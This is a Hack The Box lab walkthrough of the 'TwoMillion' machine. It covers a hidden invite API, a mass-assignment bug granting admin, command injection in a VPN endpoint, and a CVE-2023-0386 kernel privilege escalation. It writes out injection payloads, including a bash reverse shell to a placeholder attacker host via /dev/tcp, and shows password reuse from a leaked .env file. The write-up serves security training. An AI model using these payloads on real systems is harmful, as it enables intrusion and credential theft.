HACK THE BOX · MACHINE WRITEUP

TwoMillion



A hidden invite API and a mass-assignment bug grant admin, whose VPN-generation endpoint injects shell commands. CVE-2023-0386 (OverlayFS) finishes the job

Linux | Easy | API | IDOR | CVE | Kernel

Made with **SysReptor**



10.10.11.221
Target IP

gugeldot
Author

2025-08-15
Date

TWOMILLION · WALKTHROUGH

Contents

01 General information . . . 3
1.1 Executive summary . . . 3
1.2 Kill chain . . . 3
02 Reconnaissance . . . 4
03 Foothold . . . 4
04 Privilege escalation . . . 12
05 Flags . . . 13
06 Notes & lessons . . . 14
07 References . . . 14

1. General information

A hidden invite API and a mass-assignment bug grant admin, whose VPN-generation endpoint injects shell commands. CVE-2023-0386 (OverlayFS) finishes the job

PLATFORM	Hack The Box
SYSTEM	Linux
DIFFICULTY	Easy
IP	`10.10.11.221`
TAGS	`API` `IDOR` `CVE` `Kernel`
CVES	`CVE-2023-0386`

1.1 Executive summary

TwoMillion is a Linux machine that recreates the original Hack The Box invite flow. Deobfuscating the front-end JavaScript reveals a hidden, undocumented API. A missing authorization check on an admin endpoint lets a normal user flip their own `is_admin` flag, and the admin-only VPN-generation endpoint turns out to pass an unsanitized `username` field straight into a shell command. From there, a `.env` leak and password reuse (via `su`) give the `admin` account's local shell, and CVE-2023-0386 (a Linux OverlayFS flaw) grants root.

1.2 Kill chain

1. Deobfuscating the site's packed `inviteapi.min.js` (a custom `eval()` packer that de4js only reformats, not unpacks) recovers two hidden endpoints: `/api/v1/invite/how/to/generate` and `/api/v1/invite/generate`. A ROT13-then-Base64 decode of the first endpoint's response yields a valid registration invite code.

2. Browsing the registered dashboard and brute-forcing `/api/v1/user/` and `/api/v1/admin/` uncovers an undocumented admin API, including `PUT /api/v1/admin/settings/update` and `POST /api/v1/admin/vpn/generate`.

3. `PUT /api/v1/admin/settings/update` has no authorization check, and its own verbose error messages leak the exact JSON body it expects. Sending `{"email":"...","is_admin":1}` on our own session promotes the account to admin (mass assignment / broken access control).

4. `POST /api/v1/admin/vpn/generate` reflects a `username` field into the generated `.ovpn` config. A harmless `;id;` test confirms the same field also reaches a shell unsanitized, and a reverse-shell payload through it gives a shell as `www-data`.

5. A `.env` file in the webroot leaks the database password, reused via `su` for the Linux `admin` account: user flag.

6. The kernel is vulnerable to CVE-2023-0386 (OverlayFS). After an architecture mismatch trips up Metasploit's own exploit module, a public C PoC is compiled and run to obtain a root shell.

2. Reconnaissance

Port scan

```
sudo nmap --open -Pn -sS --min-rate 2500 -p- 10.10.11.221
```

Results:

```
22/tcp open  ssh
80/tcp open  http
```


Service & version scan

```
nmap -sCV --open -p<ports> 10.10.11.221
```

```
22/tcp  open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    nginx
|_http-title: Hack The Box :: Penetration Testing Labs
```


3. Foothold

`feroxbuster` surfaces `/login`, `/register`, and `/invite`:



The `/login` page.

Submitting a bogus code on `/invite` fails client-side, but the browser's Network tab shows the form is backed by a real API rather than a static check: a `POST /api/v1/invite/verify` request fires underneath it.



An invalid invite code still triggers a real `POST /api/v1/invite/verify` request, confirming a hidden API behind the form.

The page also loads a minified, packed JavaScript file, `inviteapi.min.js`. Viewing its raw source shows a classic `eval(function(p,a,c,k,e,d){...})` packer wrapper:



The raw, packed `inviteapi.min.js` source.

Running it through de4js only reformats the whitespace, the custom packer isn't recognized by its built-in unpackers, so the code stays wrapped in `eval()`:

```
eval(function (p, a, c, k, e, d) {
    e = function (c) {
        return c.toString(36)
    };
    if (!''.replace(/^/, String)) {
        while (c--) {
            d[c.toString(a)] = k[c] || c.toString(a)
        }
        k = [function (e) {
            return d[e]
        }];
        e = function () {
            return '\\w+'
        };
        c = 1
    };
    while (c--) {
        if (k[c]) {
            p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c])
        }
    }
    return p
}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j
(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}', 24, 24, 'response|f
unction|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|er
ror|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split('|'), 0, {}))
```

de4js beautifies the code but cannot unpack the custom `eval()` wrapper.

Reasoning through the packer's string table by hand (with an LLM's help) recovers two readable functions, `verifyInviteCode()` and `makeInviteCode()`, which point at `/api/v1/invite` and an undocumented `/api/v1/invite/how/to/generate`:


```javascript
function verifyInviteCode(code) {
    var formData = { "code": code };
    $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite',
        success: function(response) {
            console.log(response);
        },
        error: function(response) {
            console.log(response);
        }
    });
}

function makeInviteCode() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: '/api/v1/invite/how/to/generate',
        success: function(response) {
            console.log(response);
        },
        error: function(response) {
            console.log(response);
        }
    });
}
```

The deobfuscated logic, revealing the real endpoint names and paths.

```
curl -X POST http://<IP>/api/v1/invite/how/to/generate
```


The response is **ROT13**-encoded and, once decoded, instructs a `POST` to `/api/v1/invite/generate`:




Decoding the ROT13 response with CyberChef.

```
curl -X POST http://<IP>/api/v1/invite/generate
```

That call returns a **Base64**-encoded invite code, good enough to register an account:



Registering with the recovered invite code.



Logged in to the cloned HTB dashboard.

Browsing the dashboard's **Access** page fires a request to a previously unseen endpoint:

```
GET /api/v1/user/vpn/generate HTTP/1.1
Referer: http://2million.htb/home/access
```


```
GET /api/v1/user/vpn/generate HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=7300nekh9bjnbud6tkk0i9vq3i
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

The dashboard's own VPN-generation call to `/api/v1/user/vpn/generate`.

Enumerating further under `/api/v1/user/` and `/api/v1/admin/` (with a valid `PHPSESSID`), and then querying `/api/v1`'s own route list, reveals a full undocumented admin API, including `PUT /api/v1/admin/settings/update` and `POST /api/v1/admin/vpn/generate`.

`PUT /api/v1/admin/settings/update` performs **no authorization check** on the caller's own session, and it is talkative about its own schema: calling it with progressively more complete JSON bodies walks out exactly which fields it expects, first `email`, then an unexpected `is_admin`.


```
curl -X PUT http://<IP>/api/v1/admin/settings/update \
  --cookie "PHPSESSID=<session>" -H "Content-Type: application/json" \
  --data '{"email":"gug@gmail.com"}'
```



The endpoint's own error messages leak the expected body, including an unexpected `is_admin` *field.*

Supplying it directly promotes the account to admin, a mass-assignment / broken access control bug:


```
curl -X PUT http://<IP>/api/v1/admin/settings/update \
  --cookie "PHPSESSID=<session>" -H "Content-Type: application/json" \
  --data '{"email":"gug@gmail.com","is_admin":1}'
```



`is_admin` *now set to* `1` *on our own account.*

As admin, `POST /api/v1/admin/vpn/generate` accepts a `username` field. Sending a normal value reflects it straight into the generated `.ovpn` client config, confirming the backend actually consumes the input:


```
curl -X POST http://<IP>/api/v1/admin/vpn/generate \
  --cookie "PHPSESSID=<session>" -H "Content-Type: application/json" \
  --data '{"username":"manolo"}'
```



The `username` *value reflected inside the generated OpenVPN client config.*

Testing a harmless injection confirms it also reaches a shell unsanitized:


```
curl -X POST http://<IP>/api/v1/admin/vpn/generate \
  --cookie "PHPSESSID=<session>" -H "Content-Type: application/json" \
  --data '{"username":";id;"}'
```



`;id;` *executes server-side, confirming command injection as* `www-data`.

Swapping the payload for a reverse-shell one-liner gives a shell:

```
curl -X POST http://<IP>/api/v1/admin/vpn/generate \
  --cookie "PHPSESSID=<session>" -H "Content-Type: application/json" \
  --data "{\"username\":\";bash -c 'bash -i >&/dev/tcp/<attacker_ip>/4444 0>&1'\"}"
```



Reverse shell as `www-data`.

4. Privilege escalation

1. Credential reuse via `.env`

The webroot's `.env` file leaks `DB_USERNAME=admin` and `DB_PASSWORD=SuperDuperPass123`. `/etc/passwd` shows a single non-service account with a real login shell, `admin`:

```
www-data@2million:~/html$ cat /etc/passwd | grep '/bin/bash'
cat /etc/passwd | grep '/bin/bash'
root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/bin/bash
admin:x:1000:1000::/home/admin:/bin/bash
www-data@2million:~/html$
```

Local accounts with a login shell: `admin` is the only realistic target for credential reuse.

The database password is reused for that same Linux account:

```
www-data@2million:~/html$ su admin
su admin
Password: SuperDuperPass123
id
uid=1000(admin) gid=1000(admin) groups=1000(admin)
script /dev/null -c bash
Script started, output log file is '/dev/null'.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:/var/www/html$
```


`su admin` *succeeds with the reused database password.*

User flag available.

2. Kernel exploit: CVE-2023-0386

No interesting sudo rights or SUID binaries are present. `/var/mail/admin` contains an internal email warning that the kernel hasn't been patched against a recent OverlayFS/FUSE CVE, and `uname -a` confirms a vulnerable `5.15.70` kernel.

A first attempt at Metasploit's own `exploit/linux/local/cve_2023_0386_overlayfs_priv_esc` module, run against a `meterpreter` session generated with the wrong architecture (`x86` instead of `x64`), flags the session as incompatible but still confirms the kernel is vulnerable:



Metasploit's CVE-2023-0386 module flags an `x86` / `x64` architecture mismatch but confirms `5.15.70` is vulnerable.

`searchsploit` turns up only older, unrelated OverlayFS exploits:



`searchsploit OverlayFS`, *listing unrelated, older exploits.*

A dedicated public PoC for **CVE-2023-0386** (sxlmnwb/CVE-2023-0386, improper ownership handling when copying a file into an OverlayFS mount with the setgid/setuid bits set) is compiled for the correct architecture and run to obtain a root shell.

Root flag available.

5. Flags

USER.TXT	ROOT.TXT
c093••••••••••••	5898••••••••••••

6. Notes & lessons

- **New techniques:** deobfuscating a custom `eval()`-packed JS bundle (de4js alone only reformats it, the packer's own logic still has to be reasoned through by hand) to discover an undocumented API, chaining ROT13+Base64 responses, and reading an API's own verbose error messages to enumerate the exact fields needed for a mass-assignment attack.
- **Interesting:** the "VPN generator" admin endpoint is both a legitimate feature, it reflects the submitted username into a generated OpenVPN client config, and a command-injection oracle once admin is reached.

7. References

- CVE-2023-0386: Linux OverlayFS privilege escalation
- PoC used: https://github.com/sxlmnwb/CVE-2023-0386